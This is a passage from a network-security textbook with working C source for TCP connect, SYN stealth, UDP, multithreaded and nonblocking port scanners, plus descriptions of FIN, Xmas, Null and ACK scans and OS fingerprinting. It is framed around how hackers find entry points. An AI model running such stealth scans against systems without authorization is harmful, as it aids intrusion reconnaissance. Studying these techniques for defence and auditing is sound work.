Hackers will scan ports on a host to determine, which of them are in the listening state. Because most services use standard ports, this information is usually sufficient to determine the services running in the system. For a cracker, active listening services are a potential doorway to the system. What can turn this potential doorway into an actual one is an improperly configured computer security system or bugs in the system's software. The most well-known and powerful port scanner is `nmap` by Fyodor, available from **http://www.insecure.org/nmap**. This utility offers about ten scanning modes and has lots of other useful features. Simply type `nmap -h` to see a reference page listing all options. Most of the scanning methods used in the utility were developed by Fyodor.

The essence of all scanning methods comes down to this: The utility sends a packet of a certain type to the specified port of the host being explored and, by examining the reply from the host, determines whether the port is opened. In this way, all ports in the specified address range (if the scanner supports the host range option) are checked.

I want to emphasize that whenever I say "open port" in this chapter, I mean a port that is in the listening state. A port that is simply open is not necessarily in the listening state; for example, this happens when ports are dynamically assigned in outgoing connections. It is ports that are in the listening state that a port scanner detects. Such ports are opened by server applications (i.e., services or daemons).

This chapter considers individual implementation of all main port scanning methods. Once you understand the operation mechanism of each method, you will be able to combine them into a single utility on your own. The source codes for all programs in this section can be found in /PART II/Chapter 7 directory on the accompanying CD-ROM.

7.1. TCP Connect Scan

The TCP connect scan is the simplest scan method, and it was used in the first port scanners. The source code for a program implementing a port scanner based on this method is shown in Listing 7.1. A TCP connect port scanner attempts to establish a TCP connection to each port under investigation following the complete procedure: a three-stage handshake, during which SYN, SYN/ACK, and ACK messages are exchanged between the client and the server. This type of connection is established using the `connect()` function, employed in the custom port scanner under consideration. If the `connect()` function returns 0, it means that the connection was established successfully; that is, the port is in the listening state. In this case, the `getservbyport()` function is called, which returns information about the service running on the given port. This function returns a `servent` type structure, whose `s_name` field contains the official name of the service. A 0 returned by the function means that it could not determine the service by the port number. In this case, `(unknown)` is output for the particular port number.

The following arguments must be passed to the scanner in the command line: the address of the probed host and the starting and the ending number of the port range to probe.

The program is compiled as usual:

```
# gcc tcpscan.c -o tcpscan
```

Running the program and viewing the results occurs as follows:

```
# ./tcpscan 192.168.10.1 0 10000
Running scan...
Open: 80 (http)
Open: 135 (unknown)
Open: 139 (netbios-ssn)
Open: 445 (microsoft-ds)
#
```

Listing 7.1. A TCP connect port scanner (tcpscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>

int main(int argc, char *argv[])
{
  int sd;
  struct hostent* hp;
  struct sockaddr_in servaddr;
  struct servent *srvport;
  int port, portlow, porthigh;

  if (argc != 4) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh>\n",
```

```
            argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
  if (hp == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  portlow  = atoi(argv[2]);
  porthigh = atoi(argv[3]);

  fprintf(stderr, "Running scan...\n");

  for (port = portlow; port <= porthigh; port++)
  {
    if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
      perror("socket() failed");
      exit(-1);
    }

    bzero(&servaddr, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port = htons(port);
    servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

    if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == 0)
    {
      srvport = getservbyport(htons(port), "tcp");
      if (srvport == NULL)
        printf("Open: %d (unknown)\n", port);
      else
        printf("Open: %d (%s)\n", port, srvport->s_name);
      fflush(stdout);
    }
    close(sd);
  }
  printf("\n");

  return 0;
}
```

7.2. SYN, FIN, Xmas, Null, and ACK Scans

I consider in detail TCP SYN scan first and then describe the FIN, Xmas, Null, and ACK scans. The programming approaches to implementing all of these methods are similar.

The TCP scan is also called half-open scanning because it does not open a complete TCP connection. The process is started as usual by sending a `SYN` message and waiting for the reply. If the remote machine responds with `SYN/ACK`, you know that the given port is in the listening

state. Because this is the piece of information you are interested in, you don't have to proceed with opening a full connection; instead, you send the remote machine a RST/ACK message to tear down the nascent connection. Many systems do not log such unfinished connections, so it gives scanning a certain degree of stealth. The source code for a program implementing a stealth port scanner is shown in Listing 7.2.

The connect() function cannot be used because it opens a full connection; thus, the only way to proceed is to fill the TCP header yourself (actually, to let the IP subsystem do this) and send the packet. The TCP header checksum is calculated using a pseudo header (see *Section 3.6*). In the pseudo header, the source IP address field (unsigned int source_address) must be filled. To save the user the trouble of specifying the local IP address, it is determined programmatically using the following code:

```
#define DEVICE "eth0"
struct ifreq *ifr;
struct sockaddr_in source;

/* Obtaining the IP address of the interface and placing it into the
   source address structure */
sprintf(ifr->ifr_name, "%s", DEVICE);
ioctl(sd, SIOCGIFADDR, ifr);
memcpy((char*)&source, (char*)&(ifr->ifr_addr), sizeof(struct sockaddr));
```

The IP address of the eth0 interface is determined in this case, but other interfaces (ppp0, le0, lo0, etc.) can be active in a real-world situation. Therefore, a full-fledged scanner should obtain a list of all interfaces first. This task can be accomplished by calling the ioctl() function with the SIOCGIFCONF parameter.

In the header of the outgoing TCP packet, the SYN flag is set (tcp_hdr.syn = 1), and in the received packet, the SYN and ACK (tcphdr->syn == 1 && tcphdr->ack == 1) flags are checked. If both of the latter flags are set, the given port is in the listen state. To separate the packets addressed for the desired process, the PID of the current process is entered into the source port number field in the TCP header of the outgoing packets (tcp_hdr.source = getpid()) and checks this value in the received packets (tcphdr->dest == getpid()). Note that in the received packet, the destination (dest) and not the source (source) port number field is checked.

Listing 7.2. A TCP SYN (stealth) port scanner (halfscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <net/if.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <netdb.h>
#include <sys/ioctl.h>

#define DEVICE "eth0"
```

```
/*--------------------------*/
/* Calculating the checksum */
/*--------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* Adding all 2-byte words */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* If there is a byte left over, adding it to the sum */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum=(sum >> 16) + (sum & 0xFFFF); /* Adding the carry */
  sum += (sum >> 16);               /* Adding the carry again */
  result = ~sum;                    /* Inverting the result */
  return result;
}

/*----------------------------------*/
/* Assembling and sending a packet  */
/*----------------------------------*/
send_packet(int sd, unsigned short port, struct sockaddr_in source, struct hostent* hp)
{
  struct sockaddr_in servaddr;
  struct tcphdr tcp_hdr;

  /* Pseudo packet structure */
  struct pseudo_hdr
  {
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char place_holder;
    unsigned char protocol;
    unsigned short length;
    struct tcphdr tcp;
  } pseudo_hdr;

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_port = htons(port);
  servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

  /* Filling the TCP header */
  tcp_hdr.source = getpid();
  tcp_hdr.dest = htons(port);
  tcp_hdr.seq = htons(getpid() + port);
  tcp_hdr.ack_seq = 0;
```

```
  tcp_hdr.res1 = 0;
  tcp_hdr.doff = 5;
  tcp_hdr.fin = 0;
  tcp_hdr.syn = 1;
  tcp_hdr.rst = 0;
  tcp_hdr.psh = 0;
  tcp_hdr.ack = 0;
  tcp_hdr.urg = 0;
  tcp_hdr.ece = 0;
  tcp_hdr.cwr = 0;
  tcp_hdr.window = htons(128);
  tcp_hdr.check = 0;
  tcp_hdr.urg_ptr = 0;

  /* Filling the pseudo header */
  pseudo_hdr.source_address = source.sin_addr.s_addr;
  pseudo_hdr.dest_address   = servaddr.sin_addr.s_addr;
  pseudo_hdr.place_holder   = 0;
  pseudo_hdr.protocol       = IPPROTO_TCP;
  pseudo_hdr.length         = htons(sizeof(struct tcphdr));

  /* Pasting the filled TCP header after the pseudo header */
  bcopy(&tcp_hdr, &pseudo_hdr.tcp, sizeof(struct tcphdr));

  /* Calculating the TCP header checksum */
  tcp_hdr.check = in_cksum((unsigned short *)&pseudo_hdr, sizeof(struct pseudo_hdr));

  /* Sending the TCP packet */
  if (sendto(sd,
             &tcp_hdr,
             sizeof(struct tcphdr),
             0,
             (struct sockaddr *)&servaddr,
             sizeof(servaddr)) < 0)
    perror("sendto() failed");

}

/*-------------------------------------------------------*/
/* Receiving the reply packet and checking the flags     */
/*-------------------------------------------------------*/
int recv_packet(int sd)
{
  char recvbuf[1500];
  struct tcphdr *tcphdr = (struct tcphdr *) (recvbuf +
                          sizeof(struct iphdr));

  while(1)
  {
    if (recv(sd, recvbuf, sizeof(recvbuf), 0) < 0)
      perror("recv() failed");

    if (tcphdr->dest == getpid()) {
```

```
      if(tcphdr->syn == 1 && tcphdr->ack == 1)
        return 1;
      else
        return 0;
    }
  }
}

/*---------------------*/
/* The main() function */
/*---------------------*/
int main(int argc, char *argv[])
{
  int sd;
  struct ifreq *ifr;
  struct hostent* hp;
  int port, portlow, porthigh;
  unsigned int dest;
  struct sockaddr_in source;
  struct servent* srvport;

  if (argc != 4) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh>\n",
            argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
  if (hp == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  portlow  = atoi(argv[2]);
  porthigh = atoi(argv[3]);

  if( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  fprintf(stderr, "Running scan...\n");

  /* Obtaining the IP address of the interface and placing it into the
     source address structure */

  sprintf(ifr->ifr_name, "%s", DEVICE);
  ioctl(sd, SIOCGIFADDR, ifr);
  memcpy((char*)&source, (char*)&(ifr->ifr_addr),
         sizeof(struct sockaddr));

  for (port = portlow; port <= porthigh; port++) {
    send_packet(sd, port, source, hp);
```

```
    if (recv_packet(sd) == 1) {
      srvport = getservbyport(htons(port), "tcp");
      if (srvport == NULL)
        printf("Open: %d (unknown)\n", port);
      else
        printf("Open: %d (%s)\n", port, srvport->s_name);

      fflush(stdout);
    }
  }

  close (sd);
  return 0;
}
```

The essence of the other TCP scans amounts to the following:

- *TCP FIN scan.* A `FIN` packet is sent to the probed host. Pursuant to RFC 793, the host must reply with an `RST` packet for closed ports. No `RST` reply to a `FIN` message means that the particular port is closed. This method cannot be used against Windows systems, because, as usual, Microsoft went its own way and its operating systems do not respond with `RST`.
- *TCP Xmas scan.* A packet with the `FIN|URG|PUSH` flags set is sent to the probed host. Pursuant to RFC 793, the probed host must reply with an `RST` message for all closed ports.
- *TCP null scan.* The host is probed with packets with all of the flags cleared. Pursuant to RFC 793, the probed host must reply with an `RST` message for all closed ports.
- *TCP ACK scan.* This method makes it possible to determine whether a port is protected with a firewall. An `ACK` packet is sent to the probed host. An `RST` reply packet classifies the port as unfiltered by a firewall. Any other reply places the port into the filtered category.

As you can see, all of the preceding scans are implemented as shown in Listing 7.2. The only differences are the flags set in the outgoing packets and the flags examined in the received packets. All of these methods can be combined into one utility, and the needed one can be specified with a command-line option, the way the `nmap` utility does it.

7.3. UDP Scan

As is well known, both TCP and UDP services can use the same port number, for example, www-http 80/tcp and 80/udp. Thus, a TCP scan cannot determine a listening UDP port. This situation calls for a UDP port scanner. The source code for such a scanner is shown in Listing 7.3. In general, only one UDP scanning method is used: A UDP packet is sent to each port of the host under investigation and the reply is examined. The ICMP "port unreachable" reply means that the port is closed. No reply means that the port is open. Because the scanner has to wait a certain time for the ICMP reply, UDP scanning is much slower than any of the TCP scan methods. Moreover, because routers usually block ICMP "port unreachable" messages, this UDP scanning method often produces false results.

Some UDP scanners use a more reliable and faster scanning technique consisting of querying remote UDP services for answers. This, however, requires you to know how to generate a proper query and how to receive answers from each UDP service. This method is beyond the scope of this book; however, you should be able to implement it on your own. All it takes is to discover the necessary information about how each UDP service operates, which can be found in the corresponding documentation.

The UDP scanner shown in Listing 7.3 creates two sockets: one a datagram socket for sending UDP packets and the other a raw socket for receiving ICMP replies. UDP packets are sent to a specific port by the `send_packet()` function, with the data field in each packet filled with the `"Regards from Ivan Sklyaroff!"` phrase instead of no data, which is what most UDP scanners send in this field. The reply packets are received by the `recv_packet()` function. Because the scanner needs some time to wait for the ICMP reply to arrive, a 1-second delay is built into the `recv_function()` with the help of the `select()` function and the `FD_ZERO` and `FD_SET` macros. This solution, however, is not efficient, because 1 second may be not enough to receive the ICMP reply or, on the contrary, may be too much and will slow the scanner unnecessarily. Thus, many scanners, `nmap` in particular, determine the transmission speed of the ICMP messages and adjust the delay accordingly. The transmission speed can be determined as it was done in the `ping` and `traceroute` utilities (see *Chapters 4* and *5*): The current system time is determined using the `gettimeofday()` function and is saved in the data field of an ICMP echo request packet, which is subsequently sent. When the echo reply is received, the current system time is determined again, and the difference between the current system time and the time saved in the packet will be the round-trip time sought. To add this capability to your program, you will have to use a raw socket not only to receive but also to send ICMP messages.

The `recv_packet()` function also parses the headers of each received ICMP packet to determine whether the ICMP "port unreachable" message or some other message was received.

Listing 7.3. A UDP port scanner (udpscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>
#include <unistd.h>
#include <strings.h>

send_packet(int sendsock, unsigned short port, struct hostent* hp)
{
  struct sockaddr_in servaddr;
  char sendbuf[] = "Regards from Ivan Sklyaroff!";

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
```

```
  servaddr.sin_port = htons(port);
  servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

  if (sendto(sendsock, sendbuf, sizeof(sendbuf), 0,
     (struct sockaddr *)&servaddr, sizeof(servaddr)) < 0) {
    perror("sendto() failed");
  }
}

recv_packet(int recvsock)
{
  unsigned char recvbuf[1500];
  struct icmp *icmp;
  struct ip *iphdr;
  int iplen;
  fd_set fds;
  struct timeval wait;

  wait.tv_sec = 1;
  wait.tv_usec = 0;

  while(1)
  {
    FD_ZERO(&fds);
    FD_SET(recvsock, &fds);

    if (select(recvsock + 1, &fds, NULL, NULL, &wait) > 0) {
      recvfrom(recvsock, &recvbuf, sizeof(recvbuf), 0x0, NULL, NULL);
    } else if (!FD_ISSET(recvsock, &fds))
      return 1;
    else
      perror("recvfrom() failed");

    iphdr = (struct ip *)recvbuf;
    iplen = iphdr->ip_hl << 2;

    icmp = (struct icmp *)(recvbuf + iplen);

    if ( (icmp->icmp_type == ICMP_UNREACH) &&
         (icmp->icmp_code == ICMP_UNREACH_PORT))
      return 0;
  }
}

int main(int argc, char *argv[])
{
  int sendsock, recvsock;
  int port, portlow, porthigh;
  struct hostent* hp;
  unsigned int dest;
  struct servent* srvport;

  if (argc != 4) {
```

```
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh>\n",
            argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
  if (hp == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  portlow = atoi(argv[2]);
  porthigh = atoi(argv[3]);

  if ( (sendsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0) {
    perror("sendsock failed");
    exit(-1);
  }

  if ( (recvsock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
    perror("recvsock failed");
    exit(-1);
  }

  fprintf(stderr, "Running scan...\n");

  for (port = portlow; port <= porthigh; port++) {
    send_packet(sendsock, port, hp);
    if (recv_packet(recvsock) == 1) {
      srvport = getservbyport(htons(port), "udp");
      if (srvport == NULL)
        printf("Open: %d (unknown)\n", port);
      else
        printf("Open: %d (%s)\n", port, srvport->s_name);

      fflush(stdout);
    }
  }

  return 0;
}
```

7.4. Multithreaded Port Scanner

Program performance can be enhanced by different methods, one of which is adding multithreading support. Later in this section, Listing 7.4 shows the source code for the TCP connect port scanner, considered in *Section 7.1*, with multithreading support added. The program is compiled as usual:

```
# gcc ptscan.c -o ptscan -lpthread
```

When running the modified scanner, the number of threads to create is passed to it in the fourth command line parameter:

```
# ptscan 192.168.10.1 1 10000 20
```

This command tells the utility to scan ports 1 through 10,000 on host 192.168.10.1 in 20 threads. You can display a list of the running threads by executing the `ps -a` command in another terminal on the same machine. The `ps` command is supposed to show running processes, but in Linux the `pthread_create()` function actually creates a new process that executes a thread (this, however, is not the same type of a process that the `fork()` function creates). So this is why the `ps` command shows threads. Note the even though 20 threads were specified in the command line, the `ps` command actually shows 22 of them. The 2 "extra" threads are the main program thread and the controlling thread, which is a part of the internal Linux implementation mechanism.

Implementing the multithreaded port scanner is quite simple. In the `main()` function, the `pthread_create()` function is run in a loop to create the required number of threads. Each created thread runs the `scan()` function, into which the first command-line argument is passed (`argv[1]`). In a similar loop, the `pthread_join()` function is run, which waits for each thread to terminate executing. The `scan()` function converts the address of the remote host, fills the address structure, creates a socket, and connects to the specified port with the help of the `connect()` function. It then examines the result returned by the `connect()` function to determine whether or not the port is in the listening mode (see *Section 7.1*).

I have seen numerous multithreaded programs, in which each thread is unloaded after the function's execution and a new thread is loaded in its place, thereby maintaining the specified number of threads. This is not the approach taken in this multithreaded port scanner. Here, threads are created when the scanner starts executing and are not unloaded while there are unscanned ports left — in essence, until the scanner's execution terminates. This is achieved by storing the port number (`port`) in a global variable, which is incremented in each stream. That the maximum port value has been reached is checked in the `while (port < porthigh)` loop, which is also executed in each thread.

Because the system can give the processor to any of the threads at anytime in any part of the code, the port scanner may not work as intended. For example, two threads may increment the global variable port and a third thread may use the obtained value to connect to the remote port. To avoid this undesirable development, threads are synchronized using a mutual exclusion (mutex) object. The portion of the program, in which simultaneous access by threads may cause faulty execution (the critical section), is delimited as follows:

```
/* Critical section start */
pthread_mutex_lock(&lock);
...
pthread_mutex_unlock(&lock);
/* Critical section end */
```

This prevents other threads from accessing this portion of the code until the current thread finishes executing it. In the critical section, the `sin_port` field of the address structure is filled, the `connect()` function is called, the results are output to the screen, the global variable `port` is incremented, and the socket descriptor (`sd`) is closed.

Although a multithreaded scanner is an improvement over its less-prolific relative, it has its own shortcomings, which are discussed in the next section.

Listing 7.4. A multithreaded port scanner (ptscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
#include <pthread.h>

#define THREADS_MAX 255

int port, portlow, porthigh;
pthread_mutex_t lock = PTHREAD_MUTEX_INITIALIZER;

void *scan(void *arg)
{
  int sd;
  struct sockaddr_in servaddr;
  struct servent *srvport;
  struct hostent* hp;

  char *argv1 = (char*)arg;

  hp = gethostbyname(argv1);
  if (hp == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

  while (port < porthigh)
  {
    if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
      perror("socket() failed");
      exit(-1);
    }

    pthread_mutex_lock(&lock);
    servaddr.sin_port = htons(port);

    if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == 0)
    {
      srvport = getservbyport(htons(port), "tcp");
      if (srvport == NULL)
```

```
        printf("Open: %d (unknown)\n", port);
      else
        printf("Open: %d (%s)\n", port, srvport->s_name);
      fflush(stdout);
    }

    port++;
    close(sd);
    pthread_mutex_unlock(&lock);
  }
}

int main(int argc, char *argv[])
{
  pthread_t threads[THREADS_MAX];
  int thread_num;
  int i;

  if (argc != 5) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh> <num threads>\n", argv[0]);
    exit(-1);
  }

  thread_num = atoi(argv[4]);
  if (thread_num > THREADS_MAX)
    fprintf(stderr, "too many threads requested");

  portlow  = atoi(argv[2]);
  porthigh = atoi(argv[3]);
  port     = portlow;

  fprintf(stderr, "Running scan...\n");

  for (i = 0; i < thread_num; i++)
    if (pthread_create(&threads[i], NULL, scan, argv[1]) != 0)
      fprintf(stderr, "error creating thread");

  for (i = 0; i < thread_num; i++)
    pthread_join(threads[i], NULL);

  return 0;
}
```

7.5. A Port Scanner on Nonblocking Sockets

The multithreaded port scanner considered in the previous section does not work much faster than a regular nonthreading port scanner. The bottleneck is the `connect()` function in the critical section. Other threads are blocked, with a mutex object, from accessing this function until it finishes executing. That is, the `connect()` function practically blocks execution of the whole program; thus, multithreading does not result in any substantial performance enhancement. Forsaking a mutex object allows threads to interrupt the `connect()` function

and to establish multiple simultaneous connections. In this case, however, it is difficult to make the scanner operate properly. I have seen multithreaded scanners, in which access to the `connect()` function is allowed to multiple simultaneous threads, but they are so inefficiently implemented that some of them work even slower than a regular nonthreading scanner. Multithreaded utilities have another shortcoming: They put a heavy workload on the system.

Therefore, another approach to enhance performance is used: creating multiple nonblocked sockets within one process and simply monitoring their state. Such programs are called *socket engines*.

A socket is placed into nonblocking mode by calling the `fcntl()` function as follows:

```
flags = fcntl(sd, F_GETFL, 0);
if (fcntl(sd, F_SETFL, flags | O_NONBLOCK) == -1) {
  perror("fcntl() -- could not set nonblocking");
  exit(-1);
}
```

When the `connect()` function is called for a nonblocked TCP socket, the connection-establishing process is initiated (the first packet of the three-way TCP handshake is sent) and the `EINPROGRESS` error is immediately returned. The port scanner must be on the lookout for this error, which means that connection establishing has started and is in progress. In rare instances, when the server is on the same host as the client, a connection can be established right away; therefore, even for nonblocked sockets you have to monitor the `connect()` function to ensure that it executes successfully.

The socket state is monitored using the `select()` function and the `FD_ZERO`, `FD_SET`, and `FD_ISSET` macros. If a socket immediately becomes ready for read or write operations, a connection with the remote port has been established; that is, the port is in the listening mode.

Listing 7.5 shows the source code for a port scanner based on nonblocking sockets. The scanner monitors three socket states:

- `state = 0` — No socket created
- `state = 1` — A socket created
- `state = 2` — The socket is in the listening mode

In the command line, in addition to the address of the remote host and the port range, the time in seconds to wait for the socket to become ready is specified because the scanner checks this parameter.

The remaining aspects of the scanner's operation ought to be clear from the comments in the code.

The source code is compiled as usual:

```
# gcc scan-nonblock.c -o scan-nonblock
```

Listing 7.5. A port scanner on nonblocked sockets (scan-nonblock.c)

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
```

```
#include <netinet/in.h>
#include <time.h>
#include <errno.h>
#include <unistd.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>

// The maximum number of sockets scanned in one pass
#define MAX_SOCK 50

/*-----------------------------------------------------------------*/
/* Outputting information about the service using the open port */
/*-----------------------------------------------------------------*/
open_port(int port)
{
  struct servent *srvport;
  srvport = getservbyport(htons(port), "tcp");
  if (srvport == NULL)
    printf("Open: %d (unknown)\n", port);
  else
    printf("Open: %d (%s)\n", port, srvport->s_name);
  fflush(stdout);
}

/*---------------------*/
/* The main() function */
/*---------------------*/
main(int argc, char *argv[])
{
  /* A structure to monitor the socket states */
  struct usock_descr{
    int sd;                    // Socket
    int state;                 // Socket's current state
    long timestamp;            // Socket's opening time in ms
    unsigned short remoteport; // Remote port
  };

  struct usock_descr sockets[MAX_SOCK];
  struct hostent* hp;
  struct sockaddr_in servaddr;
  struct timeval tv = {0,0};
  fd_set rfds, wfds;
  int i, flags, max_fd;
  int port, PORT_LOW, PORT_HIGH;
  int MAXTIME;

  if (argc != 5) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh> <timeout in sec>\n", argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
```

```
if (hp == NULL) {
  herror("gethostbyname() failed");
  exit(-1);
}

PORT_LOW = atoi(argv[2]);       // Starting port
PORT_HIGH = atoi(argv[3]) + 1; // End port
MAXTIME = atoi(argv[4]);        // Time in seconds to wait for the
                                // socket to become ready

fprintf(stderr, "Running scan...\n");

memset(&servaddr, 0, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

/* Setting all sockets to 0 state */
port = PORT_LOW;
for (i = 0; i < MAX_SOCK; i++)
  sockets[i].state = 0;

/* Main loop runs until all ports are scanned. */
while (port < PORT_HIGH) {
  /* Creating a socket, setting it to nonblocked mode,
     and setting its state to 1 (a nonblocked socket is created) */
  for (i = 0; (i < MAX_SOCK) && (port < PORT_HIGH); i++) {
    if (sockets[i].state == 0) {
      if ( (sockets[i].sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP))
           == -1) {
       perror("socket() failed");
       exit(-1);
      }
       flags = fcntl(sockets[i].sd, F_GETFL, 0);
       if(fcntl(sockets[i].sd, F_SETFL, flags | O_NONBLOCK) == -1) {
        perror("fcntl() -- could not set nonblocking");
        exit(-1);
      }
       sockets[i].state = 1;
    }
  }

  for (i = 0; (i < MAX_SOCK) && (port < PORT_HIGH); i++) {
    /* Checking for state 1 sockets and attempting
       to connect with the remote port */
    if (sockets[i].state == 1) {
      servaddr.sin_port = ntohs(port);
      if (connect(sockets[i].sd, (struct sockaddr *)&servaddr,
          sizeof (servaddr)) == -1) {
       /* The connect() call ended in an error other than EINPROGRESS;
          therefore, close the socket and set the state to 0. */

       if (errno != EINPROGRESS) {
          shutdown(sockets[i].sd, 2);
```

```
            close(sockets[i].sd);
            sockets[i].state = 0;
        } else
            /* The connect() call returned the EINPROGRESS error;
               therefore, set the socket's state to 2 to
               wait for connection establishment. */
            sockets[i].state = 2;
      } else {
        /* The connection was established right away; i.e.,
           the port is open, outputting its information to the screen. */
        open_port(port);
        /* The socket can be closed and its state set to 0. */
        shutdown(sockets[i].sd, 2);
        close(sockets[i].sd);
        sockets[i].state = 0;
      }
      /* Remembering the time the connection request was made
         and the remote port being probed */
      sockets[i].timestamp = time(NULL);
      sockets[i].remoteport = port;

      port++; // Taking the next port to scan
    }
  }

  /* Zeroing out descriptor sets */
  FD_ZERO(&rfds);
  FD_ZERO(&wfds);
  max_fd = -1;

  for (i = 0; i < MAX_SOCK; i++) {
    /* If the socket is in the listening mode,
       place it into the corresponding sets
       for the ensuing check. */
    if (sockets[i].state == 2) {
      FD_SET(sockets[i].sd, &wfds);
      FD_SET(sockets[i].sd, &rfds);
      if (sockets[i].sd > max_fd)
        max_fd = sockets[i].sd;
    }
  }

  /* Checking the socket's state */
  select(max_fd + 1, &rfds, &wfds, NULL, &tv);

  for (i = 0; i < MAX_SOCK; i++) {
    if (sockets[i].state == 2) {
      /* Checking if the given socket is in the descriptor set
         and ready for read or write operations */
      if (FD_ISSET(sockets[i].sd, &wfds) || FD_ISSET(sockets[i].sd,
          &rfds)) {
        int error;
        socklen_t err_len = sizeof(error);
        /* Checking for a connection error */
```

```
            if (getsockopt(sockets[i].sd, SOL_SOCKET, SO_ERROR, &error,
            &err_len) < 0 || error != 0) {
            /* If a connection error, close the socket
               and set its state to 0. */
            shutdown(sockets[i].sd, 2);
            close(sockets[i].sd);
            sockets[i].state = 0;
          } else {
           /* If no error, the connection established successfully,
              i.e., the port is open, outputting its information
              to the screen. */
           open_port(sockets[i].remoteport);
            /* The socket can be closed and its state set to 0. */
            shutdown(sockets[i].sd, 2);
            close(sockets[i].sd);
            sockets[i].state = 0;
          }
        } else {
         /* If the socket is not ready for read or write operations,
            check how long it has been in this state; if the timeout in
            seconds specified in the command line has expired,
            close the socket and set its state to 0. */
         if ( (time(NULL) - sockets[i].timestamp) > MAXTIME) {
            shutdown(sockets[i].sd, 2);
            close(sockets[i].sd);
            sockets[i].state = 0;
          }
        }
      }
    }
  }

  return 0;
}
```

7.6. Fingerprinting the TCP/IP Stack

Some of the most progressive port scanners employ the stack fingerprinting technology to determine the type and version of the remote host's operating system. The operating mechanism of this technology is based on different developers implementing the TCP/IP stack in different ways; in particular, they interpret RFC recommendations differently. Consequently, two operating systems may react differently to the same request. The most complete description of the stack fingerprinting process is given in the *"Remote OS Detection via TCP/IP Stack fingerprinting"* article by Fyodor in issue 54, item 9, of the *Phrack* magazine (also available at **http://insecure.org/nmap/nmap-fingerprinting-article.txt**). The following is a partial list of tests that can be run to examine the stack to determine the type and version of the host' s operating system:

- Sending a `SYN` packet with different flags set, for example, `SYN|FIN|URG|PSH`, and with a different set of parameters to an open port.

- Sending similar packets to a closed port.
- Sending a `NULL` packet (a packet with no flags set) with a set of different parameters to an open port.
- Sending a `FIN` packet to an open port. Although according to RFC 793, the probed system does not have to reply to this message, some stack implementations (for example, in Windows NT) do reply to them, sending `FIN/ACK`.
- Checking the TCP initial window size, which has a specific value for certain TCP/IP stack implementations.
- Checking the `DF` (don't fragment) bit in IP headers. Some operating system set this bit in an attempt to enhance the performance.
- Checking the `ACK` value. Different IP stack implementations set the value of the `ACK` field differently. In some cases, the sent sequence number is returned; in others, the sent sequence number increased by 1.
- Sending a UDP packet to a closed port. Some operating systems follow the RFC 1812 recommendations and limit the transmission speed for error messages. Thus, the operating system can be determined by counting the number of error messages that arrive within a certain period.
- Determining the length of ICMP messages. The length of ICMP error messages differs from one system to another; thus, an educated guess can be made about the operating system type by analyzing a received ICMP error message.

You can also think of and implement other tests. The `nmap` scanner runs a series of such tests to determine the operating system when executed with the `-O` command-line option. I don't offer the source code for implementing stack fingerprinting, because by now you should have enough knowledge and skill to handle this task with ease.

Chapter 8: CGI Scanner

Nowadays, security professionals no longer use the term *common gateway interface (CGI) scanner*, preferring instead such terms as *security scanner* or *vulnerability scanner*. *CGI scanner* appeared most relevant from the security standpoint when there were CGI application errors. CGI applications are becoming a thing of the past, being replaced by modern Web languages, such as PHP; therefore, CGI application errors are no longer of such great importance. I use the historical name, *CGI scanner*, on purpose, because I intend on showing you how to develop a simple application analogous to the first CGI scanners. It would be a mistake to think that a CGI scanner can only detect vulnerable CGI applications; it can find other vulnerable files and scripts on a remote Web server that have nothing to do with CGI, including those written in PHP.

Modern security scanners are complete systems that perform all-encompassing security checks for known and unknown vulnerabilities, and offer capabilities of port scanners, password pickers, and other hacker utilities, which are considered in this book. Some security scanners cost tens of thousands dollars.

